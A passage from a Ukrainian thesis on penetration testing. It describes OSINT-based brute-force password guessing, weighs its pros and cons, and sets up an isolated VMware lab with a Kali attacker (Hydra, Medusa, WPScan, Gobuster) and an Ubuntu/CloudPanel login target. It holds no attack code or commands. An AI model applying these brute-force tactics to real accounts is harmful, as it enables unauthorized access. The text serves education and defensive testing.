Параметризований brute-force ґрунтується на використанні OSINT-даних для побудови персоналізованих або корпоративних словників. Це можуть бути роки заснування підприємства, внутрішні скорочення назв відділів, персональні дані співробітників, шаблони корпоративних паролів, інформація із соціальних мереж чи попередні зливи. Перевагою методу є значне зменшення простору пошуку та набагато вища швидкість досягнення результату. Цільовий перебір особливо ефективний у середовищах, де паролі формуються за стереотипними схемами. Недоліком є висока залежність від якості та повноти зібраних даних, а також ризик детектування у разі агресивних онлайн-запитів.

## Інструменти та техніки

Пентестери застосовують інструменти, що дозволяють контролювати швидкість, ротацію джерел запитів та логування результатів. Важливі опції: throttling (обмеження частоти), delay/randomization, ротація джерел/прокси, respect lockout policies (щоб не викликати відключення облікових записів). В оффлайн-сценарі використовують прискорені алгоритми та паралелізацію над хешами.

Таблиця 2.2:

### Переваги та недоліки брутфорсу у пентесті

Аспект	Переваги	Недоліки
Ефективність	Дає реальні докази слабкості політик аутентифікації.	Сучасні політики (MFA, lockout, rate limiting, adaptive auth) значно знижують ефективність.
Виявлення слабких паролів	Допомагає виявити слабкі/відновлювані паролі та проблеми зі строками життя паролів.	Для оффлайн-брутфорсу потрібен доступ до хешів, що не завжди можливий.
Технічні можливості	Оффлайн-методи дозволяють перевірити стійкість алгоритмів хешування.	Онлайн-брутфорс легко виявляється та може порушити роботу сервісів (ліміти входу, блокування акаунтів).
Операційні ризики	-	Може спричинити операційні проблеми (ліміти, відключення) — потребує узгодження.

## Висновки

У другому розділі досліджено методи проведення тестування на проникнення в інфокомунікаційних мережах, розглянуто загальні принципи пентесту та класифікацію його основних підходів. Особливу увагу приділено методам збору інформації, аналізу вразливостей та застосуванню brute-force як інструмента перевірки стійкості механізмів автентифікації. Аналіз показав, що brute-force атаки залишаються актуальними за умови правильного вибору інструментів і сценаріїв застосування. Результати розділу слугують

методичною основою для вибору програмних засобів та формування практичної частини роботи.

## РОЗДІЛ 3

### АНАЛІЗ ІСНУЮЧОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ ДЛЯ ПРОВЕДЕННЯ ПЕНТЕСТУ

#### 3.1. Загальна характеристика інструментального забезпечення пентесту

Сучасне тестування на проникнення інфокомунікаційних мереж неможливе без використання спеціалізованих програмних та платформних засобів, які забезпечують реалізацію різних етапів пентесту — від збору інформації до перевірки стійкості механізмів автентифікації. Ефективність проведення тестування значною мірою залежить від правильного вибору інструментів, їх сумісності між собою та відповідності поставленим завданням дослідження. Інструментальне забезпечення пентесту охоплює широкий спектр програмних рішень, які можуть бути умовно поділені на декілька функціональних груп: платформи для тестування на проникнення, засоби віртуалізації, інструменти збору та аналізу інформації, а також утиліти для реалізації brute-force атак. Кожна з цих груп відіграє окрему роль у загальному процесі перевірки безпеки та дозволяє відтворювати реальні сценарії дій зломисника. Особливу увагу в межах даної дипломної роботи приділено інструментам, які застосовуються для аналізу веб-додатків і перевірки стійкості механізмів автентифікації. Це зумовлено тим, що саме веб-ресурси та облікові записи користувачів найчастіше стають об'єктами атак у сучасних інфокомунікаційних мережах. Відповідно, обрані інструменти повинні забезпечувати можливість реалізації brute-force атак, збору допоміжної інформації та аналізу структури веб-середовища. Важливою вимогою до інструментального забезпечення є можливість його використання в ізольованому лабораторному середовищі. Це дозволяє дотримуватися етичних принципів тестування на проникнення та уникати негативного впливу на реальні інформаційні системи. З цією метою в роботі

застосовуються платформи віртуалізації та спеціалізовані дистрибутиви, що створюють контрольоване середовище для досліджень.

### **3.2. Платформа віртуалізації VMware у лабораторному середовищі пентесту**

Платформи віртуалізації відіграють ключову роль у сучасних дослідженнях з інформаційної безпеки, оскільки дозволяють створювати ізольовані та контрольовані середовища для моделювання атак. У межах даної роботи для побудови лабораторного середовища використовується платформа VMware, яка є одним із найбільш поширених рішень для локальної віртуалізації. VMware дозволяє запускати декілька віртуальних машин на одному фізичному хості, забезпечуючи при цьому стабільну роботу, гнучке керування ресурсами та розширені можливості мережевої конфігурації. Однією з основних переваг VMware є підтримка різних режимів віртуальних мереж, що є критично важливим для проведення пентесту. У лабораторному середовищі це дозволяє організувати взаємодію між атакуючою машиною та цільовим сервером без доступу до зовнішніх мереж. Такий підхід забезпечує безпеку експериментів і водночас дозволяє аналізувати мережевий трафік та поведінку сервісів під час атак. У даній роботі VMware використовується для розгортання двох основних компонентів: віртуальної машини атакуючої сторони та віртуального сервера з цільовим веб-додатком. Така архітектура дозволяє чітко розмежувати ролі учасників експерименту та створює основу для дослідження методів brute-force атак у контрольованому середовищі.

У межах лабораторного стенду платформа VMware використовується не лише як засіб запуску віртуальних машин, але і як основа для розгортання серверного середовища, яке виступає цільовим об'єктом тестування на проникнення. Для цього у середовищі VMware створено окрему серверну

віртуальну машину, на якій розгорнуто веб-сервіси та прикладний рівень цільового веб-додатку.

Серверна віртуальна машина виконує функцію веб-сервера та приймає всі HTTPS-запити, що генеруються атакуючою стороною під час проведення експерименту. На сервері встановлена серверна операційна система, сумісна з платформою CloudPanel, що дозволяє керувати веб-додатками, доменними іменами та службами автентифікації користувачів.

Мережева конфігурація серверної віртуальної машини налаштована засобами VMware таким чином, щоб забезпечити стабільну та контрольовану взаємодію з атакуючою системою, розгорнутою на базі Kali Linux. Використання ізольованої віртуальної мережі дозволяє проводити brute-force атаки без ризику впливу на зовнішні ресурси та забезпечує повну керуваність експериментального процесу.

Розміщення цільового сервера у вигляді окремої віртуальної машини дозволяє детально аналізувати поведінку веб-сервісів під час атак, фіксувати серверні події та результати автентифікації, а також оперативно відновлювати початковий стан системи за допомогою знімків VMware. Це є важливою перевагою при багаторазовому повторенні експериментів та порівнянні результатів різних сценаріїв brute-force атак. [8]

### **3.3. Операційна система Kali Linux як платформа атакуючої сторони**

Операційна система Kali Linux є спеціалізованою платформою, розробленою для проведення тестування на проникнення, цифрової криміналістики та аудиту інформаційної безпеки. Вона широко використовується як у професійному середовищі фахівців з кібербезпеки, так і в освітніх та наукових дослідженнях, що робить її доцільним вибором для реалізації експериментальної частини даного дипломного проєкту. Основною особливістю Kali Linux є наявність попередньо встановленого та

налаштованого набору інструментів, які охоплюють усі етапи пентесту. До таких етапів належать збір інформації, сканування та аналіз вразливостей, експлуатація знайдених слабких місць, а також постексплуатаційні дії. Завдяки цьому Kali Linux дозволяє значно скоротити час підготовки до експерименту та зосередитися безпосередньо на дослідженні методів атак. У межах даної роботи Kali Linux використовується як атакуюча сторона, з якої здійснюється взаємодія з цільовим веб-середовищем. Саме на цій платформі запускаються інструменти збору інформації та brute-force атак, зокрема WPScan, Gobuster, Hydra та Medusa. Ці інструменти інтегровані в екосистему Kali Linux та оптимізовані для роботи в мережесценаріях тестування на проникнення. Kali Linux підтримує гнучку конфігурацію мережесередовищ, що є важливим при роботі у віртуалізованому середовищі VMware. Операційна система коректно взаємодіє з віртуальними мережами типу NAT або Host-Only, що дозволяє виконувати атаки на цільовий сервер без виходу в зовнішню мережу. Це забезпечує безпеку експериментів та відповідність методичним рекомендаціям щодо проведення пентесту. [6]

### **3.4. Серверна платформа CloudPanel та доменна організація цільового веб-середовища**

Цільове середовище для проведення експериментального дослідження у даній роботі реалізоване на основі серверної платформи CloudPanel. CloudPanel є сучасним інструментом керування серверною інфраструктурою, який дозволяє швидко розгортати веб-додатки, налаштовувати доменні імена та керувати веб-сервісами в зручному графічному інтерфейсі.

Використання CloudPanel у лабораторному стенді дозволяє створити реалістичне серверне середовище, аналогічне тому, що використовується у реальних веб-проектах. Це включає веб-сервер, систему керування базами даних та механізми автентифікації користувачів, які є основною ціллю brute-force атак у межах експерименту.

У рамках дослідження CloudPanel використовується для розгортання тестового веб-додатку з формою входу, яка імітує типову систему автентифікації користувачів. Такий підхід дозволяє дослідити реакцію сервера на багаторазові спроби входу, оцінити ефективність захисних механізмів та зафіксувати результати атак.

Важливим елементом цільового середовища є використання доменного імені для доступу до веб-додатку. Доменна організація дозволяє взаємодіяти з сервером через стандартні HTTP(S)-запити, що є необхідною умовою для коректної роботи інструментів веб-пентесту. Усі атаки та запити в межах експерименту виконуються з використанням URL-адреси веб-ресурсу, а не безпосередньо IP-адреси сервера.

Застосування домену також дозволяє використовувати інструменти збору інформації, орієнтовані на аналіз структури веб-ресурсів, виявлення прихованих директорій та визначення потенційних точок входу. Це створює необхідну основу для подальшої реалізації brute-force атак на форму автентифікації.

Таким чином, серверна платформа CloudPanel у поєднанні з доменною організацією веб-середовища забезпечує реалістичне та контрольоване цільове середовище для проведення експериментального дослідження методів тестування на проникнення.

### **3.5. Інструменти збору інформації та реалізації brute-force атак**

Інструменти збору інформації та реалізації brute-force атак є ключовими складовими процесу тестування на проникнення, оскільки саме вони забезпечують практичну реалізацію теоретичних методів, розглянутих у попередніх розділах. У межах даної роботи використовуються інструменти, орієнтовані на аналіз веб-ресурсів та перевірку стійкості механізмів автентифікації.

Початковим етапом практичного тестування є збір інформації про структуру веб-додатку та доступні ресурси. Для цього застосовуються спеціалізовані утиліти, здатні автоматизовано аналізувати веб-сайти та виявляти потенційні точки атаки.

Одним із таких інструментів є WPScan, який використовується для аналізу безпеки веб-додатків, побудованих на основі системи керування контентом WordPress. WPScan дозволяє виявляти встановлені плагіни, теми, користувачів системи, а також відомі вразливості, що можуть бути використані для подальших атак. Отримана за допомогою WPScan інформація є важливою для формування словників облікових даних та вибору стратегії brute-force атак.

Після завершення етапу збору інформації здійснюється безпосередня реалізація brute-force атак. Для цього у даній роботі використовуються інструменти Hydra та Medusa, які призначені для автоматизованого перебору облікових даних у різних мережевих сервісах.

Hydra є універсальним інструментом online brute-force атак, що підтримує велику кількість протоколів і дозволяє виконувати атаки на веб-форми автентифікації. Інструмент забезпечує гнучке налаштування параметрів атаки, зокрема вибір словників, кількість потоків та умови завершення перебору. Hydra широко використовується у пентесті завдяки стабільності роботи та можливості адаптації до різних сценаріїв тестування.

[1]

Medusa є альтернативним інструментом brute-force атак, основною особливістю якого є висока швидкість роботи за рахунок багатопотокової архітектури. Medusa дозволяє виконувати паралельні спроби автентифікації, що є доцільним у лабораторному середовищі для дослідження впливу інтенсивних атак на цільові сервіси. Порівняння результатів використання

Hydra та Medusa дає змогу оцінити ефективність різних реалізацій brute-force методів.

Таким чином, сукупне використання WPScan, Gobuster, Hydra та Medusa забезпечує повний цикл практичного тестування — від збору інформації до реалізації атак, що створює необхідну основу для експериментального дослідження, описаного у четвертому розділі.

### 3.6. Підсумкова структура лабораторного стенду тестування на проникнення

У результаті аналізу та вибору платформ, інструментів і програмних засобів, описаних у попередніх підрозділах, було сформовано повноцінний лабораторний стенд для проведення експериментального дослідження методів тестування на проникнення в інфокомунікаційних мережах. Стенд створено з урахуванням вимог безпеки, контрольованості та відповідності методичним рекомендаціям.




Рис. 3.1. Лабораторний стенд

Лабораторний стенд побудований на основі платформи віртуалізації VMware та складається з двох основних віртуальних машин, які виконують різні функціональні ролі:

Атакуюча сторона представлена віртуальною машиною з операційною системою Kali Linux. На цій системі розгорнуті інструменти збору інформації та реалізації brute-force атак, зокрема WPScan, Gobuster, Hydra та Medusa. Дана віртуальна машина використовується для аналізу структури веб-додатку, виявлення точок входу та виконання атак на механізми автентифікації.




Рис. 3.2. Атакуюча сторона

Цільове середовище реалізоване у вигляді серверної віртуальної машини, на якій розгорнута платформа CloudPanel та тестовий веб-додаток з формою входу користувачів. Сервер приймає HTTPS-запити від атакуючої сторони, обробляє спроби автентифікації та фіксує результати роботи сервісів, що дозволяє аналізувати ефективність атак.




Рис. 3.3. Цільове середовище

Взаємодія між віртуальними машинами здійснюється через ізольовану віртуальну мережу VMware, що забезпечує контроль над мережевим трафіком та унеможливорює вплив експериментів на зовнішні інформаційні ресурси. Доступ до веб-додатку здійснюється через доменне ім'я, що забезпечує коректну роботу інструментів веб-пентесту та відповідає реальним умовам експлуатації веб-ресурсів.

Сформований лабораторний стенд дозволяє реалізувати повний цикл тестування на проникнення — від збору інформації та аналізу структури веб-додатку до виконання brute-force атак на механізми автентифікації.

### **3.7 Розгортання середовища віртуалізації VMware Player 17**

Для проведення експериментального дослідження методів тестування на проникнення у дипломному проєкті використовується середовище віртуалізації VMware Player 17. Застосування даної платформи дозволяє створити ізольоване лабораторне середовище, у межах якого можна безпечно розгортати атакуючу та серверну віртуальні машини, а також моделювати мережеву взаємодію між ними.

Перед початком тестування на проникнення необхідно виконати встановлення VMware Player 17 на робочу станцію. Процес інсталяції

здійснюється стандартними засобами операційної системи та не потребує спеціалізованих знань. На етапі підготовки комп'ютера до проведення пентесту виконується перевірка апаратної підтримки віртуалізації, а також попереднє налаштування параметрів системи для коректної роботи програмного забезпечення віртуалізації. Процес налаштування середовища для проведення пентесту наведено на рисунках 3.4-3.11, де показано основні етапи підготовки системи та параметри інсталяції VMware Player 17:



Рис.3.4. Налаштування комп'ютера для проведення пентесту



Рис.3.5. Налаштування комп'ютера для проведення пентесту




Рис.3.6. Налаштування комп'ютера для проведення пентесту




Рис.3.7. Налаштування комп'ютера для проведення пентесту




Рис.3.8. Налаштування комп'ютера для проведення пентесту



Рис.3.9. Налаштування комп'ютера для проведення пентесту



Рис.3.10. Налаштування комп'ютера для проведення пентесту



Рис.3.11. Налаштування комп'ютера для проведення пентесту

Після завершення копіювання файлів та встановлення компонентів програмного забезпечення інсталяційний процес завершується, про що свідчить відповідне повідомлення інсталятора. Для коректної ініціалізації драйверів віртуалізації та мережевих компонентів VMware Player 17 необхідно виконати перезавантаження операційної системи, що є

обов'язковим етапом підготовки лабораторного середовища. Після перезавантаження система готова до подальшого розгортання віртуальних машин.

У межах розгортання середовища віртуалізації VMware було виконано додаткове налаштування серверної віртуальної машини, яка використовується як цільовий об'єкт тестування на проникнення. Серверна система побудована на базі операційної системи Ubuntu Server, що є типовим рішенням для розгортання серверних сервісів та широко застосовується у практиці адміністрування інформаційних систем.

З метою підготовки серверного середовища до проведення brute-force атак на механізми автентифікації було створено окремого користувача, облікові дані якого в подальшому використовуються як ціль атаки. Створення користувача виконується стандартними засобами операційної системи Ubuntu Server із наданням йому відповідного логіна та пароля. Такий підхід дозволяє змоделювати типовий сценарій атаки на реального користувача серверної системи.

Окрему увагу приділено мережевим налаштуванням серверної віртуальної машини. Коректна конфігурація мережевого інтерфейсу забезпечує стабільний обмін даними між атакуючою та цільовою сторонами, що є необхідною умовою для проведення експериментального дослідження. Налаштування мережі дозволяють серверу приймати запити та реагувати на спроби автентифікації у процесі тестування на проникнення.

```
kuzma@kuzmenkosrv:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:bd:ef:ce brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.50.85/24 metric 100 brd 192.168.50.255 scope global dynamic ens33
        valid_lft 86338sec preferred_lft 86338sec
    inet6 fe80::20c:29ff:febd:efce/64 scope link
        valid_lft forever preferred_lft forever
kuzma@kuzmenkosrv:~$
```

### Рис. 3.12 Мережеві налаштування серверу

На наступному етапі виконується встановлення операційної системи Kali Linux у вигляді віртуальної машини, яка буде використовуватись як атакуюча сторона під час проведення тестування на проникнення. Саме з цієї платформи здійснюватиметься запуск інструментів збору інформації та реалізація brute-force атак, що детально розглядається у наступних підрозділах.

### **3.8 Встановлення та початкове налаштування операційної системи Kali Linux у середовищі VMware**

Для реалізації атакуючої сторони лабораторного стенду у даному дипломному проєкті використовується операційна система Kali Linux, розгорнута у вигляді віртуальної машини в середовищі VMware Player. Такий підхід дозволяє створити ізольоване та контрольоване середовище для проведення тестування на проникнення без впливу на основну операційну систему.

На початковому етапі у середовищі VMware Player обирається режим відкриття вже існуючої віртуальної машини. Це дозволяє імпортувати попередньо підготовлений образ Kali Linux, що значно скорочує час розгортання атакуючої платформи та мінімізує необхідність ручного налаштування системи




Рис. 3.13 Налаштування Kali Linux для проведення пентесту

Після вибору відповідного пункту меню відкривається файловий провідник, у якому вказується шлях до завантаженого файлу віртуальної машини Kali Linux. Після підтвердження вибору образу віртуальна машина додається до бібліотеки VMware Player та стає доступною для подальшого налаштування і запуску




Рис.3.14. Налаштування комп'ютера для проведення пентесту

Для перевірки коректності параметрів віртуальної машини виконується перегляд її налаштувань, де можна переконатися у правильності конфігурації апаратних ресурсів і мережевого інтерфейсу. Такий крок є важливим для забезпечення стабільної роботи інструментів тестування на проникнення та коректної взаємодії з серверною частиною лабораторного стенду

